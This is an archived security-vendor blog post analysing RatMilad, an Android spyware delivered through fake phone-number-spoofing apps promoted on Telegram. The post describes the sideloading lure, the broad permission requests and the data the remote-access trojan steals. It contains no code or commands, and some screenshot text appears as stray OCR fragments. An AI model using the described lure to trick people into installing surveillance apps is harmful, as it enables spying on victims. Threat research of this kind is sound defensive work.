We Smell A RatMilad Android Spyware - Zimperium

By Nipun Gupta

Published: 2022-10-05 · Archived: 2026-04-06 03:34:20 UTC

Share this blog

Over the past few years, mobile spyware has gone from being a core tool of government and intelligence-gathering organizations operating in the shadows to a threat accessible by everyone to target anyone. As smaller spyware organizations rise up, using established distribution models to share new and updated code, along with malware as a service offering through the dark web, the barrier of entry for spyware lowers. Recently, the Zimperium zLabs research team discovered spyware targeting Middle Eastern enterprise mobile devices and began monitoring the activity of a novel Android spyware family that we have since named *RatMilad.*

The original variant of RatMilad hid behind a VPN, and phone number spoofing app called *Text Me* with the premise of enabling a user to verify a social media account through a phone, a common technique used by social media users in countries where access might be restricted, or that might want a second, verified account. Armed with the information about the spyware, the zLabs team has recently discovered a live sample of the RatMilad malware family hiding behind and distributed through *NumRent*, a renamed and graphically updated version of *Text Me*.

The phone spoofing app is distributed through links on social media and communication tools, encouraging them to sideload the fake toolset and enable significant permissions on the device. But in reality, after the user enables the app to access multiple services, the novel RatMilad spyware is installed by sideloading, enabling the malicious actor behind this instance to collect and control aspects of the mobile endpoint. As seen in the demo installation video below, the user is asked to allow almost complete access to the device, with requests to view contacts, phone call logs, device location, media and files, as well as send and view SMS messages and phone calls.

Installation Video: https://drive.google.com/file/d/1ebRwcf7Sv173GUDG2wQPChXg9_q38nAl/view?usp=sharing

A sample of this previously unknown spyware was discovered by Zimperium's on-device machine-learning malware engine. The RatMilad spyware has not been found in any Android app store. Evidence shows the attackers used Telegram to distribute and encourage the sideloading of the fake app through social engineering. Once installed and in control, the attackers could access the camera to take pictures, record video and audio, get precise GPS locations, view pictures from the device, and more.



Image 1: Screenshot of Telegram advertising the malicious application

Zimperium zLabs identified the RatMilad spyware sample after a failed infection of a Zimperium zIPS-protected device. The zLabs team promptly launched an investigation after identifying the novel code.

Note: *At the time of publishing this blog, this instance of the RatMilad campaign was no longer active.*

In this blog, we will:

- Cover the capabilities of the Android spyware;
- Discuss the techniques used to collect and store data; and
- Show the technical breakdown of the spyware code.

What are RatMilad Spyware's capabilities?

The mobile application poses a threat to Android devices by functioning as an advanced Remote Access Trojan (RAT) with spyware capabilities that receives and executes commands to collect and exfiltrate a wide variety of data and perform a wide range of malicious actions, such as:

- MAC Address of Device
- Contact List
- SMS List
- Call Logs
- Account Names and Permissions
- Clipboard Data

- GPS Location Data
- Sim Information – MobileNumber , Country , IMEI , Simstate
- File list
- Read, Write, Delete Files
- Sound Recording
- File upload to C&C
- List of the installed applications, along with their permissions.
- Set new application permissions.
- Phone info – Model, Brand, buildID, android version, Manufacturer.

Similar to other mobile spyware we have seen, the data stolen from these devices could be used to access private corporate systems, blackmail a victim, and more. The malicious actors could then produce notes on the victim, download any stolen materials, and gather intelligence for other nefarious practices.

How Does RatMilad Spyware Work?

The first detected variant of the RatMilad spyware disguised itself inside a VPN application advertising phone number spoofing capabilities. These apps are often used to verify accounts of popular communication and social media apps like WhatsApp and Telegram. After installation, the application requests permissions for access to various device settings while also installing the malicious code itself.


5:06 PM
#dedede;
font-family
Your Balanced
Error
Unknown host: textme.network
log
order

Image 2: Screenshot of the fake sideloaded Android application


TextMe
Free Virtual Number For Social Media Activation
ENTER

Image 3: Screenshot of the fake sideloaded Android application

The most recent and active RatMilad spyware is disguising itself behind a fake app named *NumRent*, an updated design to the previous *TextMe* app to continue to distribute the spyware(Images 4 to 9). The malicious actors have also developed a product website advertising the app to socially engineer victims into believing it is legitimate (Image 9).


2:16 PM
0/2
Daily usage limitation
Adobe | Creative Cloud
Adobe
SMS
order

Image 4: Images of a new live variant of RatMilad.


2:21 PM
New Virtual Number
Pick a country:
Russia
NEXT STEP

Image 5: Images of a new live variant of RatMilad


2:21 PM
New Virtual Number
Russia
Ukraine
Kazakhstan
Kyrgyzstan
England
Estonia
Germany
Lithuania
Latvia
NEXT STEP

Image 6: Images of a new live variant of RatMilad.

